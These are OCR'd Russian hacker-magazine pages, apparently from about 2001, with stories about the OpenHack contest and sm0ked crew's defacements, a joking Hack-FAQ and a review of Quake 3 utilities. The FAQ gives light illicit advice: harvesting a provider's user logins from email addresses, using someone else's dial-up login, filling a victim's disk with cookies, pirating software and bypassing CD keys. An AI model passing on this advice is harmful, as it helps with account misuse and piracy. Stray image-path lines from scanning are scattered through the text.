Сказка вторая – о том, как Питбуль хацкеров поимел или Взлом как вид спорта

Ты, наверное, слышал про всевозможные хацкерские конкурсы? Да? Ну, тогда слушай сказку как раз про такой конкурс.

Жил-был на свете журнал eWeek, принадлежащей информационной империи ZDNET. Решила как-то редакция журнала поразвлечься и провести какой-нибудь жутко интересный конкурс по взлому с большим призом и неограниченным числом участников. Причем разоряться на оборудование и так далее редакции не хотелось, поэтому порешили они использовать оборудование и системы защиты разных компаний, занимающихся секьюрити. То есть смелая security-компания строит сверхзащищенную по своим понятиям систему, а eWeek приглашает всех желающих эту систему ломать. Если не взломают, то для компании это офигенная реклама. Если взломают, все равно реклама будет, но не такая офигенная :). Разумеется, компания делает все возможное, чтобы систему нельзя было поломать.

В этом году OpenHack проходил третий раз. Смелым спонсором стала компания Argus Systems со своим продуктом PitBull Intrusion Prevemtion System (ака просто Питбуль). Сроки проведения: 15-31 января. К участию приглашались все желающие. Главным призом должна была стать сумма в $50 000. Нехило.

Всего было необходимо взломать четыре системы. За взлом одной - $1000, двух - $2500, трех - $10000, всех четырех - гран-при.

Теперь окунемся в технические подробности:

Сперва предлагалось взломать шелл-сервер. Маленький шелл-сервер липового ISP. Платформа - Solaris 7 на спарках. Доступные сервисы: telnet, telnetd, mail, ftp, ftpd, ssh, sshd и


tin. Цель взлома: получить рута, создать в корне файло hack.txt и вписать туда свое мыло.
Потом предлагалось взломать ДНС/майл сервер. Система Red Hat Linux. Сервисы - DNS, POP, IMAP. Удаленный доступ к системе имеют только администраторы "ISP". Цель: прописать в записях DNS домен hacked.openhack.com :).
Затем предлагалось размяться дефейсом. Веб-хостинг. Система - Солярка 7 под x86. Для взлома надо получить права юзера webmaster, который может изменять содержимое страниц на хостинге. На серванте работает cgi. Цель - дефейснуть два фиктивных сайта на хостинге.
Ну и на закуску участники должны были оставить свой след в БД липового электронного магазина. Система - AIX 4.3.3. (экзотика). Обычные пользователи ISP не имеют доступа к системе. Администрирование только через веб-интерфейс. Цель - найти секретную фразу в таблице hackme-базы магазина.
Под взлом были отведены специальные машины. Использовать DOS/DDOS-атаки запрещалось. Для особых танкистов было даже написано, что "физический взлом наших серверов может стать причиной для привлечения к уголовной ответственности". Так что прийти к ним с молотком и похачить всех по полной программе было нельзя.
Две недели туча хакеров пыталась поиметь Питбуля. Все закончилось тем, что никто даже штуку баков не выиграл. Питбуль поимел всех. Или просто желание сделать рекламу зашло так далеко, что все попытки успешного взлома организаторы просто скрыли. По крайней мере, в пресс-релизах, связанных с окончанием OpenHack, встречалась интересная фраза: "Некоторые участники смогли получить полный доступ к системе, но не смогли выполнить тестовые задания". Это как? Типа поимел рут, а текстовый файл в корне написать нельзя? Загадка!

Сказка третья - О подвигах sm0ked crew

В 10-х числах января клан sm0ked crew еще раз показал общественности, какая хорошая штука Misrosoft Internet Information Server. В течение суток были взломаны сайты Compaq, Hewlett-Packard, Gateway, New York Times и, дважды (!), Intel. Это только самые крупные взломы. Судя по числу надписей sm0ked crew в хацкерской хронике на attririton.org (www.attrition.org/mirror/attrition), ребятки вообще достаточно активны. Идеолог группы, чувак под ником The-Rev утверждает, что его любимое занятие - взлом IIS. Результат - такого вот типа сообщение на нескольких крупнейших сайтах:
Owned by sm0ked crew. The-Rev gives another admin a nice headache. Greets to DownKaos - ApocalypseDow - datagram - gM - blachz - B_Realpimpshiz. Intel is blocking my HTML transfer so no pretty webpage, sorry. Questions, email me at sm0kedcrew@hushmail.com. Hi Blackdog

Что в кратком переводе с буржуйского означает, что "этот сайт поимел смокед крю и теперь у местного админа будет тяжелый приступ геморроя" :).
С Интелом вообще очень прикольно вышло. Хацкеры дефейснули сайт. Потом какой-то умный журналист обозвал команду "script kiddies" (причем российские новостные издательства дружно проявили схожий интеллект, называя sm0ked crew "скриптовыми малышами"). Ребята, разумеется, обиделись. После чего взломали Intel еще раз, через ту же дыру в IIS, продемонстрировав всем тупость интеловских админов. Надпись на сайте гласила: "Intel 0, sm0ked crew 2". Типа 2:0 в пользу кул-хацкеров! В общем, что тут можно сказать... Админам таких больших и богатых компаний стоило бы следить за своей безопасностью и пользоваться не популярным-дырявым софтом, а собственным эксклюзивом, недоступном кул-хацкерам. А то попадаться два раза на одной и той же дырке - несерьёзно как-то, ей-богу.

To be continued....



HACK-FAQ

Horrific (hack-faq@xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы, и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www–сервер?" или вообще просить у меня "халявного" Internet'a. Я все равно не дам, я жадный :).

Q: Пожалуй, меня просекли. Что может админ узнать по моему ИП? И что с помощью этого может сделать?

Сочувствую. Надо было лучше прятаться. А вообще, твой IP - это считай все (если он не за спуфенный, а реальный). По нему можно узнать, с какого провайдера ты хакал, когда (с точностью до миллисекунд), на какой модемный пул звонил. С этими данными можно обратится к доблестной милиции, которая проверит, с какого телефона был сделан звонок, пробьет адрес, подъедет, вырубит в твоей квартире свет и ворвется к тебе, чтобы показать замечательный концерт под названием "маски-шоу". В зависимости от содеянного - от штрафа, до 10 с конфискацией.

Q: Это правда что есть генератор кредиток? По какому принципу он их генерирует?

Действительно существуют такие генераторы. Любая креда содержит набор цифр и контрольную цифру (последняя). Все цифры в номере проходят через определенный алгоритм и получается эта контрольная цифра. Генераторы - это софтина, которая, используя этот алгоритм, генерит тебе "типа реальные" номера. Но всё это в прошлом. Сейчас для подтверждения подлинности номера нужно знать ещё фамилию владельца и дату окончания действия карты. А в некоторых Inet-магазинах даже требуют указать размер бюстгальтера владельца :). А главное, вся введённая инфа контролируется через прямой доступ к консервному банку. Скажу больше, при крупных покупках тебе **ОБЯЗАТЕЛЬНО** позвонят по указанному в форме телефону и спросят "А это действительно ваша карта? Вы действительно хотели купить по ней телевизор за 4 тысячи долларов?".

Q: А есть ещё места, где можно воспользоваться сгенерированными номерами кредиток?

Сгенерированные номера с удовольствием принимают в нескольких московских магазинах. Например, "Бутырка", "Матросская тишина", "Лефортово" :). На всех остальных сайтах такая лажа уже не проходит. И давно. Эх... а как все было клево в 92-м году!

Q: Объясните глупому юзверу, как определить свой IP-адрес.

Твой адрес - 127.0.0.1. А адрес компьютера в сети можно узнать с помощью ipconfig.exe (насколько я понял по вопросу, ты - Win-юзер). Этот файлик ты сможешь найти в своей папке Windows. Для тех, кто любит оконную жизнь, можно воспользоваться приматообразной прогой - winipcfg.exe (находится там же). Естественно, запускать оба файла нужно тогда, когда ты в Сети.

Q: Как мне узнать побольше разных паролей моего провайдера?

Yek... Ну и вопросик. На самом деле, можно насобирать мыльные адреса прова. Есть специальные проги, которые это делают. В 99 случаев из 100 все, что стоит перед @ - и есть логин. Можно просто зайти на поисковик и ввести маску "@provider.ru". Так ты найдешь странички юзеров твоего прова.

Q: Я нашёл небольшую дырочку в Narod.ru, но одна проблемка: существует ли способ перехвата e-mail сообщений?


Почему "существует"? За каждым компьютером в сети наблюдает специально выделенные сотрудники ФСБ. Ты вообще слышал про правительственную программу СОРМ? Сообщения перехватывать могут. Но вероятность того, что именно твоё увидят, равна 0 целых фиг десятых. Хотя... если ты вдруг ИМ понадобишься, то вероятность того, что все твое мыло и вообще весь твой трафик будет в логах - 100%. А если отбросить ФСБ, то останутся еще и протроянненные люди, чье мыло также читается, но уже хацкерами.

Q: У меня такая маленькая фигня :) (прим. ред. - сочувствую, у меня эта фигня побольше :)). Мой модем ACORP 56K v.90 соединяется только на скорости 4600, хотя из других мест всё нормально, даже настойки не менял. Ограничения на скорость соединения нет. Подскажите в чём может быть проблема :).

Возможно у тебя паршивая АТС или неудачное сопротивление на линии. Если ты выбрал первый вариант, то твоему коннекту ничем уже не помочь. Если выбрал второе, то раскрой телефонную розетку и посмотри внутрь. Там иногда стоит сопротивление. Вот такая маленькая фуська не давала моему модему коннектится выше 2400. После отковыривания этого сопротивления момед заработал на 28000 (тогда это был максимум), а сейчас и на 42000 не против замусолиться. А вообще, лучше всего протянуть лапшу к момеду прямо из щитка на лестничной площадке, т.к. чем больше на проводе спаек, скруток, параллельных телефонов и прочего хлама, тем больше помех и хуже связь.

Q: Хочу хакнуть сайт *.boom.ru :)). Буду конкретнее. Я заметил,**





что тамошняя система авторизации, если ты неправильно ввел пароль, запрашивает у тебя твое мыло (на который типа и должны прислать парольчик). Пишешь свое мыло, но потом выходит ошибка, что такого сайта не существует... Или поля заполнены неправильно.

Скорей всего на сервере находится большая база, где каждому адресу поставлено соответствующее мыло. Когда ты вводишь свой e-mail, то идёт поиск соответствующей страницы. Конечно же, результатом будет ошибка, потому что на твой e-mail нет страницы. Чтобы не было ошибки, ты должен ввести адрес страницы и мыло владельца. Но это тебе не поможет, потому что пароль уйдёт владельцу. Так что твоим подлым мыслям не суждено сбыться.

Q: Что такое Coocies или “Плюшки”? Я имею в виду не те, что мама на праздники готовит, а связанные с WWW.

Вообще-то, “плюшки” пишутся как Cookies. Но в любом случае это очень даже вкусные штучки, особенно с повидлом и вишнёвым кремом. Когда ты заходишь на страничку, то она имеет право приготовить для твоего винчестера любое количество сладких плюшек. После приготовления все кондитерские изделия аккуратно складываются в папке Windows\Cookies. Это единственное место, к которому имеет доступ HTML. В кукисах может быть прописана очень разная инфа. Например, пароль и логин для чата (если ты поставил галочку на “запомнить пароль”) или от мылбокса, или просто уникальный номер и твое имя (которое ты ввел) и т. д. Все это сделано, во-первых, для твоего удобства (не надо помнить пароли, при заходе на страницу сервак тебе скажет “Привет, Вася! Ты у нас уже 666 раз тусуешься!”), а во-вторых, чтобы вести статистику по юзерам. Насчет передачи секретной инфы в кукисах до сих пор идут глобальные споры, но пока большинство специалистов считает, что это невозможно. Хотя, есть и другие мнения. Почитай в Инете такие конференции.

Q: А можно с помощью плюшек навредить?

Ещё как!!! С одной стороны, твои данные защищены, потому что Cookies могут храниться только в своей директории и вылезти оттуда не в состоянии. А вот винчестер не защищён. С помощью простейшего скрипта, я запустил небольшой цикл, в котором 100 раз записал плюшку. Атомную бомбу мне в задний проход, но скрипт выполнился, и мой винчестер похудел на 30К. А если запустить такой цикл бесконечно, и записывать плюшки побольше? Да так можно и винчестер жертвы загадить по самые шлейфы. А главное, что лам не сможет понять, куда утекло всё место на диске.

Q: Что эта за феня ISDN и для чего она нужна?

Это стандарт. Есть такие ISDN-момеды, которые позволяют получить высокоскоростной доступ по ISDN-линиям, и доступны они ISDN-людям с ISDN-кошельками. Простым смертным с Acorp-U.S.Robotics совместимыми кошельками такая феня только снится.

Q: Как мне получить быстрый доступ в сеть, например 2 мегабит в сек?

Для этого тебе нужен большой длинный и толстый ... (никакой пошлости, я имею ввиду канал доступа :)). А для этого тебе нужен большой, длинный и толстый ... (никакой пошлости, я имею ввиду кошелёк :). А если у тебя этого нет, то сиди со своим маленьким, тонким и худым ... (вот тут думай что хочешь :)). Хотя погоди... Сейчас во многих крупных городах создаются домашние локалки с достаточно хорошими каналами. Обычно подключение к таким локалкам стоит не больше 150$, а ежемесячная плата до 50$. Исключение: если ты warez-man, то готовь бабло. Т. к. после определенной квоты (например, 150Мб) весь остальной трафик нужно оплачивать отдельно.

Q: Я зарегистрировался у одного прова, запалит ли он, если я зайду в Инет по другому login-y и pas-word-y

Если у него мозги есть, то запалит. А если нет, то будешь жить спокойно. В любом случае ты сможешь врубить дурку, что ты тут ни при чём. Если правильно себя вести, то придраться будет не к чему. Хотя провайдеры очень часто не идут на разборки, а просто отключают тебя. И вообще, риск есть всегда. Если ты боишься рисковать, то зачем ты вообще ввязался в это дело? А вообще, вот тебе правило от Синтеза: всегда будь параноиком, если собрался влезать в хакерские дела, только так можно спасти свою задницу.

Q: Вот чего хочу у тебя спросить: может ли быть такая ситуация: допустим, одна прога сидит на 666-м порту и посылает-принимает инфу (допустим, ФТП’шник). Ну, так вот, может ли быть так, что другая софтина сидит и прослушивает этот порт?

Допустим ФТП’шнику нечего делать на 666-м порту. А вот другая софтина запросто может слушать любой порт. Эта “другая софтина” называется “снифер”. Более того, снифферы могут вообще слушать весь трафик, независимо от того, с какого порта он идет.

Q: Где можно достать Firewall желательно русский и ХАЛЯВНЫЙ?

Ну насчёт “русский” не обещаю, а вот халявный Firewall легко найти в составе халявных *nix-ов. Здесь тебе этой твари на любой вкус и цвет. А вообще, на наш взгляд, лучший фаервол - от команды System7 (www.system-7.com). Он, правда, не халявный, но асталависта тебе поможет решить эту проблему.

Военный софт квакера


Jakie (jakie@xakep.ru) www.pcgamer.ru [icq:341704]

Проги, утилиты, патчи – вещи нужные в любом деле, и квакерские – тому не исключение. Если начинать отсчет с выпуска первого Квака, то сосчитать количество таких утилит было бы просто невозможно. Многие из них были ненужными, другие неудобными, но некоторые (каковых было, конечно же, мало) надолго запоминались своей полезностью. Сейчас время Ку3, и утилиты, изначально созданные под другие Кваки, постепенно отходят на второй план. Что интересного и полезного было выпущено для третьей Кваки? Хочешь узнать ответ на этот вопрос – дочитай нашу статью до конца.

ДЕМКИ

Ну кто же не любит смотреть демки? Все, кроме Девила (читай интервью с ним в одном из предыдущих номеров) :). Но какой прогой пользоваться? Какая из них наиболее подходящая?

Demoplay



Легендарная прога :)

Это одна из первых прог, и, конечно, она запомнилась всем. Проигрывать демки она может и сейчас, но в ней есть некоторые недостатки, не позволяющие назвать ее удачной. Главный недостаток - это борьба с cd-key'ем. :) Если у тебя его нет, то можешь сразу обломиться. Второй недостаток заключается в ее ограниченности: авторы проги просто устали от кодинга и забили на все обновления. Так и остался demoplay на версии 2.4. Тем не менее, для Ку2/Ку1 прога вполне нормально работает. Последнюю версию можно скачать на http://demoplay.gib-bed.com/

Q3demoplayer

Хороший плейер, когда работает...

Работа российского разработчика DizzolVe (их в нашем обзоре будет несколько). Данная прога весьма неплохо проигрывает демки, присутствуют фича повышения/понижения скорости проигрывания. Но есть один баг, из-за которого я, например, не смог запустить ее у себя на компе (пришлось тестить у друганa). Автор говорит, что это глюк виндов. Что ж... вполне возможно!

Последнюю версию можно скачать на http://armagedron.bo-om.ru/q3demoplayer.zip

Demo Show Creator



Самый функциональный демоплейер

Просто потрясающая по функциональности прога: может ходить по директориям, ища демки (что-то вроде acdsee explorer), может составлять playlist из демок, может переключаться между версиями, имеет возможность добавлять инфу о демке, чтобы другой юзер dsc мог прочитать ее, и, самое главное - имеет возможность просмотра почти что доскональной информации о демке: счет, карта, игроки, фраги - все! Программа была бы идеальной, если бы не одно НО - cd-key, без которого демки на 1.27h отпадают. Последнюю версию можно взять на www.3dcenter.de

Geekplay



Лучший плейер

Это одна из самых простых программ, которые я видел. Два раза кликнул, и она готова к работе (а что еще нужно?). Прога имеет свой собственный конвертер демок 1.17 а 1.27, что позволяет не мучиться с их распределением, конвертацией и т. п. Самое же главное в этой программе - она обходит cd-key :). То есть просто грузит дему и все. Естественно, есть возможность прокручивать демки с разной скоростью. Наш выбор! Последнюю версию всегда можно скачать на (никогда не догадаешься!) www.geekboys.org :)

КОНФИГИ

Написание конфига ручками - вещь нужная и даже правильная, но не всех пропеперает это делать. Поэтому было выпущено достаточное количество прог, делающих эту занудную работу за тебя и помогающих настроить тебе некоторые опции (правда, похоже на устройство Виндов?).

ConfigMaker



Релиз для X

Очень приятно, что эта версия проги была написана специально для X. Теперь о программе. Очень удобная! Универсальная (существует нсколько типов возможной настройки), с кучей скринов и хорошей аннотацией. А главное - все на русском! В общем, если тебе нужен вполне реальный конфиг за 10 минут, то эта прога для тебя. Скачать последню версию можно на http://armagedronb.boom.ru/q3configmaker.zip

БОТЫ

Тут, наверное, многие удивятся, скажут: "Да зачем нам боты?!" Во многом это и правильно, но все же не посмотреть некоторые нельзя. Иногда так приятно бывает порвать Лакермана в нули ;-).

LakerBot

По мнению Напалма, именно этот бот - лучший. Действительно, стреляет он неплохо, но двигается и глючит - просто как 95-е Винды на трешке! Его недостатком также можно считать способ загрузки: надо создавать отдельную MOD-директорию и загружать его именно как мод. Естественно, что фичи вроде osp hud (читай прошлый номер) отпадают... Бот на любителя.

ОТМОРОЗОК

В свое время этот бот наделал очень много шума. На это есть свои причины. Во-первых, это наш бот - он говорит no-pyccku, и так далее ;-). Во-вторых, его меткость вообще ни с кем не сравнится. Минусы же - в его же достоинствах. Из-за его зверской стрельбы (к примеру, из машингана) приходится менять всю тактику игры, что, в общем-то, не есть хорошо.
Короче, приятель, лучше играть со старым добрым Анарки ;-).

НЕОБХОДИМОЕ (AKA MUST HAVE)

Дальше идут линки на все необходимые файлы для полной установки Quake3 Arena:

www.polosatiy.com/files/click.php3?id=86
www.polosatiy.com/files/click.php3?id=85

http://pk.dtf.ru/russian/files/files/q3pointrelease127hbeta.exe

OSP

Для начала прочитай предыдущий номер, там много про это было написано. Тут же кратко:

Для версии 1.17:

www.orangesmoothie.org/downloads/beta/z-osp-cgame099n.pk3 - стандарт.

Для версии 1.27h:

www.orangesmoothie.org/downloads/beta/osp-quake3-0.99s2.zip - на момент написания статьи - последняя osp. (не люблю получать письма в духе "что это ты такие старые версии описываешь" ;-)).

ПРОГРАММЕРАМ

Исходники Quake3 можно смело скачать здесь:

www.polosatiy.com/files/click.php3?id=89

Только вот, зачем? ;-)

www.polosatiy.com/files/click.php3?id=112

А здесь лежит достаточно интересная документация по редактированию/созданию бота. Попробовать создать свой - никогда не поздно.


ТВИКЕРЫ/РЕДАКТОРЫ

Q3radiant

Одна из популярнейших программ, которая получила широчайшее распространение. Если ты ее еще не юзал, то можешь смело сказать, что Quake3 ты не знаешь ;-) Качать обязательно!
www.polosatiy.com/files/click.php3?id=98
Еще один редактор можно найти по следующему адресу: www.polosatiy.com/files/click.php3?id=99
В общем-то, ничего особо интересного в нем нет, просто еще один редактор, мало ли, кому-нибудь понравится.

ВСЕ ОСТАЛЬНОЕ (ИЛИ, КАК ГОВОРЯТ НА ЗАБУГОРЩИНЕ, MISCALLENIOUS)

Dzip



Хорошая прога для сжатия quake-демок, правда подходит она только для этого. Всегда считал,

quake archiver

что лучше ее ничто не может сжать демку, но недавно сравнил последние версии Winrar'a и Dzip'a, и стало ясно, что прога умерла :(. Винрар запаковал файл 1.5 mb на 20кб лучше (если ставить максимальное сжатие). Последнюю версию всегда можно взять тут: http://planetquake.com-/sda/dzip/download.html

PS2/Rate

Ну мало ли, вдруг у кого-нибудь ее еще нет. Для тех, кто туг на повал, напомню, что эта прога разгоняет ps2 порт мыши и является незаменимой для любого игрока. Без нее все бы играли, как ламосы ;). Брать тут: http://pk.dtf.ru/russian/files/files/ps2rate.zip

Game-ddls

